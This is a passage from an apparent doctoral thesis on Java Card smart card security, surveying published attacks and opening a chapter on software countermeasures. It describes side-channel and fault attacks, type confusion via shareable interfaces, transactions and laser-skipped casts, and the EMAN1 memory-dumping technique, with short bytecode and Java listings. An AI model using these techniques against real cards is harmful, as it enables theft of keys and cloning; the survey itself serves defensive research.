  - Comparison operation: `icmp`
  - Table jumping: `stableswitch`, `itableswitch`, `slookupswitch`, `ilookupswitch`
  - Exceptions operation: `athrow`
  - Finally clauses: `jsr`, `ret`
  - Method instructions:
    - Method call instructions: `invokevirtual`, `invokespecial`, `invokestatic`, `invokeinterface`
    - Method return operations: `areturn`, `sreturn`, `ireturn`, `return`

- `nop` instruction.

Each instruction is executed by the JCRE through the JCVM. The security model ensures that, through the firewall, each instruction is checked in order to verify if the current context allowed the execution of the current instruction.

3.3 Conclusion

This chapter presents the Java Card technology. Based on the Java platform, this technology aims to provide a secure and friendly development environment into a limited-resources device as the smart card. This technology succeed to be embedded in most of smart card in the world.

Nevertheless, some attacks have been successful in retrieving secret data from the card. To improve its security, the state-of-the-art attacks against the Java Card platform will be introduced in Chapter 4. Regarding to these flaws, the card manufacturers have implemented countermeasures explained in Chapter 5.

Part II

State of the Art

Chapter 4

Attacks on Java Card Smart Card

"Garin: *So that is what hell is. I would never have believed it. You remember: the fire and brimstone, the torture. The burning marl. There is no need for torture: Hell is other people.*"

— Jean-Paul Sartre, *No Exit*

Contents

4.1 Product Card with no Post-Issuance Allowed 34

4.1.1 Power Analysis Attacks 34

4.1.2 Reverse Engineering Through Power Analysis Attacks 35

4.1.3 Fault Attacks 35

4.2 Product Card with Post-Issuance Allowed 37

4.2.1 Specification Misunderstanding 37

4.2.2 Physical Attacks against the Software Layer 39

4.3 Development Card 42

4.3.1 Fabricating Arrays 43

4.3.2 EMAN1: When Static Instruction Go Wild 43

4.4 Conclusion 45

Credit cards, ID cards, passports, (U)SIM cards, etc. have a common point: each of them perform sensitive operations on critical information which must be supplied by the chip only to people and/or authorised software. These cards must be thus secured as well by the physical point of view as by the software part.

The confidentiality of the EEPROM area covers applet confidentiality, i. e. disclosure of already stored code and data confidentiality. The sensitive data are often stored in a secure container, even if, sometime, keys are stored in clear text in memory [IC+10]. There are several ways to snapshot the EEPROM according to the attacker hypotheses. A smart card can be a closed, an open or a development platform. First, on a closed platform, the post-issuance download is not permitted, like a credit card. In such a case, an attack should exploit the side channel analysis or fault injection as explained in Section 4.1 to obtain information of the targeted cards. Second, the card is an opened platform (some (U)SIM cards), so it allows post-issuance code download. This scenario is protected by the GlobalPlatform [Glo11] protocol that requires a mutual authentication before loading any code. Therefore, the operator which is the only one allowed to load code into the card, checks systematically new application using the off-card BCV but also rules checkers and code reviews. Using the on-card BCV denies the right to load ill-formed applications. But Barbu et al. [Bar+10] demonstrated that this step is not sufficient. A well-formed code is loaded but ill-formed code is executed. This scenario is presented in Section 4.2. The last scenario, Section 4.3 concerns development cards. With such cards, the developer has the right to load code (the authentication keys are known). The card's security rules are defined by the developers and they are able to load ill-formed applications. Nonetheless, the internal structures of the operating system and the JCVM are kept secret by the vendor to protect its intellectual property. Installing ill-formed application requires less knowledge and means from the attacker but he can only retrieve information related to a development card. This is the first step of the attack reverse engineering.

4.1 Product Card with no Post-Issuance Allowed

4.1.1 Power Analysis Attacks

Information leakage from the processor which could be power consumption or electromagnetic emanations is a topic widely studied topic [Cla07a,Fei13,Gag14,Nac+00,Pro14]. Power analysis involves interpreting power traces, or graphs of electrical activity over time. Introduced by Kocher [Koc96], he used this approach to disclose the RSA keys during the "Square and Multiply" step of modular exponentiation. A naive and vulnerable implementation of the algorithm such as the binary exponentiation algorithm could be used. Shown in Figure 4.1, each exponent bit is processed with a modular square operation followed by a conditional modular multiplication. Thus, the power consumption trace shows explicitly the difference between each round of the loop the value of each bit of the exponent. The power consumption gives a global representation of the card activity and electromagnetic probe gives a local information (memory, register, etc.). But this technique [Gan+01,Mey+11,Qui+01] has also been used to reverse the code of an application thanks a collection of traces from different executions.




Figure 4.1: Vulnerable "Square and Multiply" step of modular exponentiation.

4.1.2 Reverse Engineering Through Power Analysis Attacks

Power analysis involves interpreting power traces, or graphs of electrical activity over time. Reversing the executed algorithm one might find the specific part of the cryptographic operation to corrupt of a cryptographic operation to disclose the secret keys. To reverse an implementation, the side channel analysis approach can be used.

The Side Channel Analysis For Reverse Engineering (SCARE) approach [Cla+13a,Dau+05] aims at understanding and highlight some specific implementation depending on the monitored system. It insists on the fact that observing the power consumption by clock cycle can provide information about the targeted system. Recently, syntactic pattern recognition [Fou+06] approach was used as a combination of an efficient classification tool and a convex form comparison. Based on this methodology, Vermoen et al. [Ver+07] are able to evaluate the probability for an executed instruction. After a learning step, the authors succeed to reverse an application through the leaked information. Nowadays, modern cryptographic implementations are developed in constant-time execution on devices where noise is emitted on the channel.

4.1.3 Fault Attacks

To bypass those countermeasure, a fault can be injected into the chip by inducing perturbations in its execution environment [BE+04]. Faults can also be injected by some physical attacks (optical or electromagnetic injection) which expose the device to some sort of physical stress. As a result, the device has an erratic behaviour, i. e., changing values in memory cells, transmitting different signals through bus lines, or damaging the structural elements. Thus, these errors can generate different behaviours by changing some instructions, interpreting operands as instructions, branching to other (or invalid) labels and so on. These perturbations can have various effects on the chip registers (program counter, stack pointer), or on the memories (variables and code changes). Mainly, it can permit an attacker to execute an operation beyond his rights, or to access secret data in the smart card. Fault attack is an old research field mainly in avionics or space domains [Zie+96]. Researchers brought to the fore that cosmic rays can flip single bits in the memory of an electronic device. Such faults are still an issue until now for those devices. Three types of fault attacks are focused by researchers in the smart card field like power or electromagnetic spikes [Köm+99], clock glitches [And+97] and optical attacks [Sko+02].

A smart card is a portable device without embedded power supply or clock and thus it requires a smart card reader (which provides external power and clock sources) for operating it. The reader can also be replaced by an attacker with specific equipment in the laboratory. Short variations of the power supply can induce errors into the smart card internal operations. Spikes not only allow injecting memory faults but also perturbations during the execution of a program. Confusing the program counter can make conditional checks to work improperly, loop counters to be decreased and arbitrary instructions to be executed.

The card reader provides to the card a clock signal, which may incorporate short deviations beyond the required tolerance from the standard signal bounds. Such signals are called glitches. They can be defined by a range of different parameters and can be used to inject memory faults as well to generate faulty execution behaviours. Hence, the possible effects are the same as in spike attacks. If the chip is unpacked, in a way that the silicon layer is visible, it is possible to use a laser to induce perturbation in the memory cells. Those memory cells, i. e., EEPROM and transistors, have been found to be sensitive to light [Sko+02]. This occurs thanks to photoelectric effect. Modern green or red lasers can be focused on relatively small regions of a chip [Ros+13], such faults can be targeted fairly well. Another method is to make changes in the external electrical field of the smart card and it has been considered as a possible method for inducing faults.

4.1.3.1 Fault Model

Injecting physically energy into a memory cell can switch its state. To prevent a fault attack, it is necessary to know its effect on smart cards. Fault models have already been discussed in details [Blö+06,Wag04]. The existing fault models, given in descending order in terms of attacker's power are shown in Table 4.1. An attack using the precise bit error model had been discussed in Skorobogatov et al. [Sko+02]. But it is not realistic on current smart cards as modern components implement hardware security on memory like error correction and detection code or memory encryption. Barbu et al. [Bar+10], use a precise byte error model. Using a white-box approach, they succeeded in getting a very precise location to target. In the case of the unknown byte errors model, attacker's power is effectively reduced by the targeted memory encryption and a randomised clock (on some cards). In this case, the attacker knows the success of his attack but he cannot locate the faulty register in the CPU. Finally, high-secured smart cards embed countermeasures (encrypted memory, scrambled address and a randomised clock). These countermeasures imply that any error induced into the RAM, EEPROM or CPU at an undetermined moment gives at most the information that a certain variable is faulty, as explained in [Blö+03].

Fault model	Precision	Location	Timing	Fault Type	Difficulty
Precise bit error	bit	precise control	precise control	Bit set, reset or change by random	++
Precise byte error	byte	loose control	precise control		+
Unknown byte error	byte	loose control	loose control		−
Random error	variable	no control	loose control	random	−−

Table 4.1: Existing fault model.

The accepting fault model is the following. According to the underlying technology, the memory will physically takes the value `0x00` or `0xFF`. If memories are encrypted, the physical value becomes a random value (more precisely a value which depends on the data, the address, and an encryption key). To be as close as possible to the reality, the precise byte error is chosen because it is the most realistic fault model. Thus, assume that an attacker can:

- Make a fault injection at a precise clock cycle (he can target any operation he wants), only set or reset a byte to `0x00` or to `0xFF` according to the underlying technology (bit set or reset fault type), or he can change a byte to a random value beyond his control (random fault type);
- Target any memory cell (a specific variable or register).

Currently the accepted fault model is based on laser which hits one time the smart card chip during a command execution.

A new research topic field is the Fault Injection for Reverse Engineering (FIRE) attacks which used faults injection in embedded systems by various methods to gather information on the secure algorithm implemented in the device. There are some studies of partial data recovering by means of faults [Cla07b,Cla+08] but, as far as I know, there is only one reverse engineering of a full algorithm [Cla+13b].

4.2 Product Card with Post-Issuance Allowed

On a card with post-issuance allowed, only a well-formed application can be loaded into the card. This scenario is suitable for cards that are modifiable after delivery to the customer. Attacks are based either on a misunderstanding of the specification by the developers or the use of a physical attacks.

4.2.1 Specification Misunderstanding

Mostowski et al. [Mos+08] presented attacks on smart cards. They did a quick overview of the classical attacks available on smart cards and gave some countermeasures. They explained the different kinds of attacks and the associated countermeasures. Four methods were described: (1) CAP file manipulation, (2) fault injection, (3) shareable interfaces mechanism abuse and (4) transaction mechanisms abuse.

The goal of (1) is to modify the CAP file after the compilation step to bypass the BCV. The problem is, like explained before, a BCV is an efficient system to block this attack. To bypass this component, the authors proposed the fault injection (2). Even if there is no particular physical protection, this attack is efficient but a bit difficult and expensive.

The idea of (3) abusing shareable interfaces is really interesting and can lead a trick the virtual machine. The main goal is to have type confusion without the need to modify CAP files. To do so, they had to create two applets which will communicate using the shareable interfaces mechanism. To create a type confusion, each of the applet use a different type of array to exchange data. During compilation or on load, there is no way for the BCV to detect such problem.

The problem seems to be that every evaluated card which embeds a BCV disallows applets using shareable interface. As it is impossible for a BCV to detect this kind of anomaly, Mostowski et al. emitted the hypothesis that any use of shareable interface on card can be forbidden with an on-board BCV.

The last option left is the transaction mechanism (4). The purpose of transaction is to make a group of operations become atomic. Of course, as we can see for databases, it is a widely used concept, like in databases, but still hard to implement. By definition, the rollback mechanism should also deallocate any objects allocated during an aborted transaction, and reset references to such objects to `null`. However, the authors found some strange cases where the card kept the references of allocated objects during transaction even after a rollback.

If they can get the same behaviour, it should be easy to get and exploit type confusion. Now let us quickly explain how to use type confusion to gain illegal access to otherwise protected memory. A first example is to get two arrays of different types, for example a byte and a short arrays. If one declares a byte array of 10 bytes, and one has another reference as a short array, one would be able to read 10 shorts, thus 20 bytes. With this method they can read the 10 bytes saved after the array. They could read as much memory as they wanted by increasing the size of the array. The main problem is more how to read memory before the array.

They succeeded in performing another type confusion: between an array of bytes and an object. If they put a byte as first object attribute, it is bound to the array length. It is then really easy to change the length of the array using the reference to the object.

4.2.1.1 Shareable Mechanism

This attack aims at abusing the shareable mechanism thanks to the non-typed verification. That is due to a bad control over the export files. In fact, the authors tried to pass a byte array as a short array. As the original array can be read, the trick enables one to read after the last array element due to the length confusion. In order to succeed this attack, Mostowski et al. developed two interfaces: one for the client (Listing 4.1) and one for the server (Listing 4.2).

Listing 4.1: Client Interface.

```
public interface
MyInterface extends Shareable {
  public byte[] giveArray();
  public void accessArray
      (byte[] MyArray);
}
```

Listing 4.2: Server Interface.

```
public interface
MyInterface extends Shareable {
  public byte[] giveArray();
  public void accessArray
      (short[] MyArray);
}
```

These two interfaces shall have the same package and applet identifiers. Then, the server's interface is loaded into a card. Since an applet implements the client interface, the byte array given in parameter of the `giveArray` function will be interpreted as a short array. The methods provided by the `MyInterface` interface are used to read the values contained in the array and to share it between the client and the server. From the client side, the `giveArray` method is used to retrieve the server's array, as byte array typed. The authors passed it as a parameter of `accessArray` method. As a result, Mostowski et al. succeeded to confuse a byte array as a short array.

4.2.1.2 Transaction

A transaction gives an assurance of security. Since an event abort a transaction, a rollback is done and all allocated objects are deleted. In the reality, the deletion is sometimes incorrectly done. An incorrect or partial deletion can lead to an unauthorised access to some resources [Hog+09]. An example of an aborted transaction is shown in Listing 4.3.

Listing 4.3: A typical transaction in Java Card.

```
1 short[] arrayS     = null,
2         localArray = null;
3 ...
4 JCSystem.beginTransaction();
5     arrayS = new short [5];
6     arrayS[0] = (short) 0x00AA;
7     arrayS[1] = (short) 0x00BB;
8     localArray = arrayS;
9 JCSystem.abortTransaction();
```

In Listing 4.3, line 8, the arrays `arrayS` and `localArray` are equals: their reference are the same. After the `abortTransaction` call, line 9, the Java Card specification imposes that each allocated object must be deleted.

An array component may be modified by `Util.arrayFillNonAtomic` or `Util.arrayCopyNonAtomic` methods. Since a transaction is in progress, the modifications are not predictable. The JCRE shall ensure that a reference to an object that has been created during an aborted transaction is equivalent to a `null` reference. Only the persistent objects involved in the transaction are updated. Updates to transient objects and global arrays are never undone, regardless of whether or not they were involved during a transaction [Ora11c, §7.7 – Transient Objects and Global Arrays].

4.2.2 Physical Attacks against the Software Layer

4.2.2.1 Using Side Channel Attacks

Nohl demonstrated a SIM card attack in his talk in [Noh13]. He focused on the management interfaces that the MNOs use to deploy, update or reconfigure an application program on the SIM cards. He explained that SIM cards management protocols are designed to give service providers access to the card after they have been sold to customers by allowing the cards to communicate with MNOs servers. The communication between the SIM cards and the MNO are basically text messages. These messages are not displayed on the phone but directly forwarded to the SIM card.

Nearly all phones have the capacity to send and receive these sorts of text messages without the user's notification.

In order to secure these communications, messages are either encrypted or protected by a signature. By listening to the data exchanged between the card and the server, Nohl discovered that the encryption is based on the Data Encryption Standard (DES) algorithm. From the specification, the MNO's server and the SIM card use the same key. The author noticed that the few of SIM cards still use at least one DES key. Most manufacturers are upgrading to 3-DES and fewer still are deploying Advance Encryption Standard (AES), but these more secure keys are only on the most recently manufactured SIM cards, not the one already in phones.

By demonstrating his attack, Nohl presented that he could intercept the communications between the network providers and SIM card and use an attack to crack the DES key. However, this method is slow. To improve his approach, he succeed to deliver an incorrectly signed, MNO update command to the SIM card. The error elicited a response from the card that contained the device's cryptographic signature. Since Nohl obtained the DES key used to manage the SIM card, he can commit SMS fraud, circumvent caller-ID checks, manipulate voice-mails, redirect incoming calls and text messages, track and phish users, install malware on the device. With data access enabled, the author pointed out that an attacker can clone SIM cards, decipher 2G, 3G, and 4G traffic, clone NFC takers and future SIM applications and corrupt the operating system to prevent future patching.

4.2.2.2 Using Perturbation

In this section, we are focusing on an attack that does not rely on ill-typed application. In this case, the specification is correct but the environmental hypothesis are false. The application of these attacks is more powerful than the previous one. Indeed, any deployed smart card can suffer of these attacks, and they do not need specific requirement.

4.2.2.2.1 When a Fault Enables a Software Attack Barbu et al. [Bar+10] described a new sort of attack based on the use of a laser beam which modifies a correct applet execution flow at the runtime. This applet is checked by the on-card BCV and installed. Therefore, the goal is to forge a reference to an object through a type confusion. For this attack, the authors defined three classes `A`, `B` and `C` as described Listing 4.4.

Listing 4.4: Classes used to create a type confusion.

```
public class A {                  public class B {                  public class C {
  byte b00, ..., bFF                short addr                        A a;
}                                 }                                 }
```

The cast mechanism is explained in the JCRE specification [Ora11c, §6.2.8 – Class and Object Access Behavior]. Since an object of a type should be casted to another type, the JCRE dynamically verifies if both types are compatible upon the `checkcast` instruction. Barbu et al. developed an applet named `AttackExtApp`, Listing 4.5, where an illegal cast is present line 11.

Listing 4.5: Casting type confusion.

```
1  public class AttackExtApp extends Applet {
2    B b; C c; boolean classFound;
3    // Constructor, install method
4    public void process(APDU apdu) {
5      byte[] buffer = apdu.getBuffer();
6      switch (buffer[ISO7816.OFFSET_INS]) {
7        case INS_ILLEGAL_CAST:
8        try {
9          c = (C) ( (Object) b ); A a = c.a;
10         b.addr = ADDRESS_TO_READ; // The reference of c.a equals b.addr
11         read_area_memory[0x00] = a.b00; ... read_area_memory[0xFF] = a.bFF;
12         return; // Success, return the sw 0x9000
13       } catch (ClassCastException e) { /* Failure, return the sw 0x6F00 */ }
14       ... } } } // more later defined instructions
```

The instruction line 11 throws a `ClassCastException` exception. With specific material (oscilloscope, etc.), the exception thrown is visible in the consumption curves. Thus, with a time-precision attack, Barbu et al. prevent, with the injection of a laser fault, the `checkcast` instruction to thrown an exception. Since the cast is done, the references of `c` and `b` are equal. Thus, the `c.a` reference value may be dynamically changed via the field `b.addr` (line 12). Finally, this trick offers a read/write access on smart card memories within the fake `A` reference. Thanks to this kind of attack, Barbu et al. can apply their combined attack to enable any software attacks to execute any ill-formed code. This attack can enable the EMAN1, described in Section 4.3.

4.2.2.2.2 Confusing the Java Card Operand Stack The JCVM embeds an operand stack where each instruction's parameter and function's return value are pushed. For example, the instruction `sadd` computes the addition of the two short value from the top of stack. So, it pops two short values from the stack and pushes the computed value typed as a short.

Instead of the attack against the `checkcast` instruction, Barbu et al. [Bar+11a] focused on the manipulated data from the operand stack. With a fault injection, those data are corrupted while they are pushed on top of the stack. The authors proposed three attacks on the operand stack. In the first one, a Boolean value is pushed on top of the stack. It is involved in a conditional branching. The aim of the attack is then to corrupt it in order to jump to another statement. The second one is a high probability attack to realise a type confusion. To succeed, a malicious application should create a huge amount of references from a given class to increase the chance that a reference will be refer by the type confusion. Finally, by the same way, the last one shows, how to make a type confusion between two instances of a class which implements the same Java interface.

4.2.2.2.3 Corrupting Java Card Exceptions with Fault Injection Barbu et al. presented in [Bar+12c] attacks on the Java Card exceptions mechanism. Always based on a fault injection, the authors are able to fool the exception handler, throwing a non-throwable object and prevent the initialisation of a Java Card object.

In [Bar+12c], Barbu et al. faulted the mechanism which searches the correct statement of the try-catch block. The authors succeeded to execute an unexpected statement.

In the second one, the Java Card specification [Ora11d] defines the `athrow` instruction which throws an exception or an error based on an object reference pushed on the stack. The thrown object must be an instance of the `Throwable` class. Based on a stack modification attack presented in [Bar+11a], the authors are able to perturb the object reference pushed on the stack to throw another object. This object may be a non-throwable one.

Finally, Barbu et al. focused on the class constructor. The first statement in the constructor must be the call to the `super` function. This function calls the construction of the mother class(es). In case an exception is thrown from the `super` function, a try-catch statement catches the corresponding exception. In the catch statement, a call to the `super` function is non mandatory. Since the `super` function throws the exception, the associated catch statement is executed. Therefore, as the mother class is not called, the authors succeeded to create an instance that was not correctly initialised.

4.2.2.2.4 Agnostic Modification Lancia [Lan12b] exploited the Java Card instance allocator of JCRE based on high precision fault injection. Each instance created by the JCRE is allocated in a persistent memory. The Java Card specification [Ora11d] provides some functions to create transient objects. The data of the transient object are stored in the RAM memory, but the header of this object is always stored in the persistent memory. On the modern Java Card using Memory Management Unit (MMU), references are represented by an indirect memory address. This address is an index to a memory address pool which in turn refers to a global instance pool managed by the VM.

Like a persistent type confusion, Lancia had presented an attack of the global instance pool mechanism in which a laser beam shifts the index referred in the byte code. During the applet's execution, the JCRE resolves an index with the associated address in the global instance pool table and have access to another instance of the expected object. This persistent modification may offer information of the card as a part of the smart card memory.

4.3 Development Card

Software attacks are based on the fact that the runtime relies on the BCV to avoid costly checks. Then, once someone finds an absence of a test during runtime, there is likely possible that it leads to an attack path to read the target memory.

4.3.1 Fabricating Arrays

In his approach, Witteman [Wit03] had fabricated arrays by using type confusion attack. He exploits the type confusion between an array and an object of the following class `Fake`:

```
public class Fake { short size = (short)0x7FFF; }
```

The attack relies on a specific representation of arrays and objects in memory. To succeed this attack, the length field of an array should be stored at the same offset in physical memory as the `size` field of a `Fake` object. If one is able to confuse the VM as a `Fake` object and an array as the same reference, then the length of that array would be set to `0x7FFF`, giving access to 32 kB of memory. Updating the `size` field aims at setting the array length to an arbitrary value.

4.3.2 EMAN1: When Static Instruction Go Wild

In [IC+10], Iguchi-Cartigny et al. exploited the static instructions through the Java Card firewall. Their attack is entitled EMAN1. As described by the JCRE specification, the Java Card firewall does not check the context when a static element is referenced.

> "*There is no runtime context check that can be performed when a class static field is accessed. Neither is there a context switch when a static method is invoked. Public static fields and public static methods are accessible from any context: Static methods execute in the same context as their caller.*"(source: JCRE Specification [Ora11c, §6.1.6 – Static Fields and Methods]).

Based on these properties, the authors described various methods to retrieve the address of a table, read and write on a card through the static instructions. Iguchi-Cartigny et al. [IC+10] present a way to retrieve the reference of an object and how to run a self-modifying code. Their attack is based on the CAP file modification. Moreover, to make their attack, they are able to load applications on the targeted card. This targeted card does not embed a BCV component.

Listing 4.6: Function to retrieve the address of an array.

```
public short getArrayAddress (byte[] byteArray) {
  short foo     = (short) 0x55AA;
  byteArray[0] = (byte)  0xFF;
  return foo; }
```

To disclose the internal reference of a Java Card array, Iguchi-Cartigny et al. developed a function shown in Listing 4.6. The function's byte codes are presented in Listing 4.7. To realize a type confusion, this function is modified to return the reference of the Java Card array given in its parameter. The corresponding byte code is listed in Listing 4.8.

In Listing 4.7, offset `0x06`, the instruction `aload_1` pushes the reference of an object stored in the local variable 1 at the top of the Java Card stack. In this function, the local variable 1 contains the internal reference of the given parameter `byteArray`. The authors nopped the instructions from the offset `0x07` to `0x0A` in Listing 4.7 in order that the function returns the internal reference of the `byteArray` parameter.

Listing 4.7: The byte code of the function in Listing 4.6.

```
    public short getArrayAddress
                  (byte[] byteArray) {
/*0x00*/ 03 // flags:0 max_stack :3
/*0x01*/ 21 // nargs:2 max_locals:1
/*0x02*/ sspush     0x55AA
/*0x05*/ sstore_2
/*0x06*/ aload_1
/*0x07*/ sconst_0
/*0x08*/ sconst_m1
/*0x09*/ sastore
/*0x0A*/ sload_2
/*0x0B*/ sreturn }
```

Listing 4.8: The modified version of the function from the Listing 4.6.

```
public short getArrayAddress
      (byte[] byteArray) {
  03 // flags:0 max_stack :3
  21 // nargs:2 max_locals:1
  sspush     0x55AA
  sstore_2
  aload_1
  nop
  nop
  nop
  nop
  sreturn }
```

To discover the reference of the current instance, Iguchi-Cartigny et al. proposed to use the same function presented in Listing 4.7, but instead of pushed local variable 1, they pushed local variable 0 upon the `aload_0` instruction. By convention, the reference of the current instance (`this`) is always stored in the first local variable (local variable number 0).

As they got an array reference, the authors were able to store a malicious byte code in it. Furthermore as the instance reference was also disclosed, they finally succeeded in reading the content of the Java Card memory. They aim was to modified this instruction stored in a method of the authors' applet, to run a self-modified byte code.

To parse the Java Card memory, Iguchi-Cartigny et al. developed the function shown in Listing 4.9. The built version is presented in Listing 4.10. Therefore, the authors focused on the *opcode* `getstatic_b` instruction. The JCVM specification [Ora11d, §7.5.23 – Java Card Instructions Set] defines it as an accessor to a static byte field where its reference is given as parameter.

Listing 4.9: Dummy function to dump the memory.

```
private static short ad;
// $\dots$
public static byte getMyAddress() {
  return ad;
}
```

Listing 4.10: Byte code version of dummy function to dump the memory.

```
public static byte getMyAddress(){
  01 // flags:0  max_stack :1
  00 // nargs:0  max_locals:0
  getstatic_b 0x0002
  sreturn  }
```

In Listing 4.10, the `getstatic_b` instruction takes as parameter the token value `0x0002`. This token is referred into the `Constant Pool` component which indicates the type of the tokenized element.

During the installation step of an applet, each token refereed from the `Reference Location` component should be resolved based on the `Constant Pool` component. To obtain unlinked element, Iguchi-Cartigny et al. removed some information into the `Reference Location` component. This modification aims at avoiding the on-card linking process. Thus, they replaced `getstatic_b` token by a value associated to the memory address. With this trick, the authors are able to read the RAM and EEPROM areas. However, they noticed that the ROM part is not accessible from the JCVM. Since they succeeded to obtain a snapshot of the Java Card memory, the authors reversed the structure of an applet installed into the targeted card. This structure is shown in Figure 4.2.




Figure 4.2: Representation of an applet stored in a Java Card memory regarding to Iguchi-Cartigny et al. [IC+10] characterisation.

Since the authors are able to find the `invokestatic` instruction to redirect the control flow, the instruction parameter should be updated. To write in the memory, Iguchi-Cartigny et al. followed the same process as the `getstatic` trick using the `putstatic_b`[1] instruction. So, they set the `invokestatic` parameter by the reference of their malicious shellcode.

Based on the exploitation of the static instruction, Iguchi-Cartigny et al. succeed to read and write anywhere in the Java Card memory. The obtained snapshot represents the smart card memory with the JCVM point of view. They succeeded to execute a self-modified virus through the modification of an applet Control Flow Graph (CFG) and the execution of the array contains.

4.4 Conclusion

In this state of the art, the published attacks on Java Card smart cards had been presented. According to the target, the attacker should have a different approach. This chapter sorts the

[1]the `putstatic_b` pushes a byte to the Java Card stack from a static byte-element.

state-of-the-art attacks regarding the targeted platform type. A malicious user which attacks a closed platform like credit card where post-issuance is not allowed should use physical attacks. These attacks required expensive equipment. On the open platform, loading ill-formed application is impossible, i. e. each application to install must be verified by a BCV. Therefore, the ideas are to exploit specification misunderstanding or combined physical and logical attacks to obtain information of the target. In this case, the BCV component can be bypassed using a physical attack in order to relax this hypothesis [Bar+10]. Finally, on the development cards, a malicious user is able to load ill-typed applets in the card. In this case, a software attacks which succeed in giving information of the attacker cards. This approach is the less expensive. The obvious countermeasure is to embed a BCV, however this is a important piece of code which can increase the memory footprint of the card. An overview is shown in Appendix A.

Attacks based on ill-typed code have not practical application due to the fact that very few applications are downloaded onto cards after post-issuance. Deployed cards are managed in a way that it is very difficult to load such ill-typed code in the cards. Often, the code is audited or evaluated and verified from the typing point of view and any malicious application will be detected. For these attacks, the objective is to obtain the dump of the memory and to be able to perform further attacks with a white box approach. Reversing the code must be the target because deployed cards often uses the same VM, the same implementation of GlobalPlatform and so on.

Combining software and physical attack is very promising. It is a mean to relax the main hypothesis: an arbitrary CAP file can be loaded. If a BCV [Cas02a] or any auditing method exists, it will become impossible. So, the main idea is to transform the code inside the card thanks to a physical attack and then be able to generate a mutant application as explained in [Ham+13,Raz+12b].

Chapter 5

Software Countermeasures

"Fortune is arranging matters for us better than we could have shaped our desires ourselves, for look there, friend Sancho Panza, where thirty or more monstrous giants present themselves, all of whom I mean to engage in battle and slay, and with whose spoils we shall begin to make our fortunes; for this is righteous warfare, and it is God's good service to sweep so evil a breed from off the face of the earth."

— Miguel de Cervantes, Don Quixote

Contents

5.1 Applicative Countermeasures 48

5.1.1 Redundancy to Detect Errors 48

5.1.2 The State Machine 50

5.2 System Countermeasures 52

5.2.1 Protecting Variables Integrity 52

5.2.2 Prevent Control Flow Modification 52

5.2.3 Protecting Against Type Confusion 53

5.3 Dynamic Security Mechanisms 54

5.3.1 The Annotation Mechanism 54

5.3.2 The Security API 54

5.4 Conclusion 55

Since a decade, smart card manufacturers have been aware of the danger of fault attacks. Hence, they have developed a large variety of hardware countermeasures [Gad05]. Major hardware countermeasures are sensors and filters, which aim to detect attacks, e. g. using anomalous frequency detectors, anomalous voltage detectors, or light detectors. Other countermeasures use redundancy, i. e., dual-rail logic (keeping data in two redundant memories), and dual-hardware (computing a result twice in parallel). A data is considered to be error-free if both values (computed or memorised) match. But these are very expensive countermeasures, and hence, redundancy may not be implemented in smart cards.

One can notice that using only hardware countermeasures has two drawbacks. Highly reliable countermeasures are very expensive and low cost countermeasures only detect specific attacks. Since new fault attacks are being developed frequently these days, detecting only current known forms of physical tampering is not sufficient, especially for long term applications (an e-passport must be valid for ten years).

An alternative or additional countermeasure is the use of software countermeasures. They are introduced at different stages of the development process. Their purpose is to strengthen the application code against fault injection attacks. Current approaches for software countermeasures include checksums, randomisation, masking, space redundancy, temporal redundancy and counters.

This chapter is organised as follow. First, applicative countermeasures are presented in Section 5.1. This sort of countermeasures is applied by the developer but it a costly approach which does not cover all security elements. To improve application protection, some devices embed countermeasures which prevent application from malicious behaviours. That is explained in Section 5.2. A countermeasure which protects a whole application reduces its performances. Moreover, a countermeasure may be useless during the large part of execution time. Enabling the appropriate countermeasure by the developer from a especially piece of code is an interesting approach explained in Section 5.3.

5.1 Applicative Countermeasures

Usually, the programmer is in charge of adding defencive code to avoid any fault attack. This class of countermeasure produces applications with a greater size. Hence, besides the functional code (the code that processes data), we have the security code and the data structure for enforcing the security mechanism embedded in the application. Java is an interpreted language therefore it is slower to execute than a native language, so this category of countermeasures suffers from execution time overhead and add complexity for the developer. Examples of such applicative countermeasures are: redundant `if` structure, step counters, loop counters, redundant variable (if possible with complementary value), specific coding of Boolean value, etc.

5.1.1 Redundancy to Detect Errors

Redundancy takes two forms, spatial and temporal. The first replicates the components or data in a system. The second one duplicates the operations to guarantee the correct result. Generally, the same set of instructions is executed twice. Focus on the transient errors.

5.1.1.1 Spatial Redundancy

Spatial redundancy is based on code stored twice in memory. Each part is executed simultaneously (on a threaded system) or one after another (on a mono-threaded system). The result of each execution is compared and they are different, an incorrect behavior is detected. This countermeasure is mainly used for the implementation of cryptographic algorithms to detect a fault injection attack.

5.1.1.2 Temporal Redundancy

The redundancy of the `if-then-else` statement can be used to improve the security of the branch statement to verify `if` a test is performed correctly. To be in agreement with the compilation rules, dead code shall be allowed to build a twice `if`-statement.

For example, to verify a PIN, a call to `pinIsValidated()` shall be performed, which returns `true` if the PIN has been verified previously. The `pinIsValidated()` function is provided by the Java PIN interface. If the PIN is not validated, the program checks it again whether the condition did not change before executing a sensitive operation. If the condition occurred without having a call to the adequate method (i. e., the `verifyPIN()`) that means some external phenomenon has modified the state of the PIN object during the transfer of data on the bus.

Listing 5.1: Protected `if-then-else` statement.

```
// condition is a Boolean
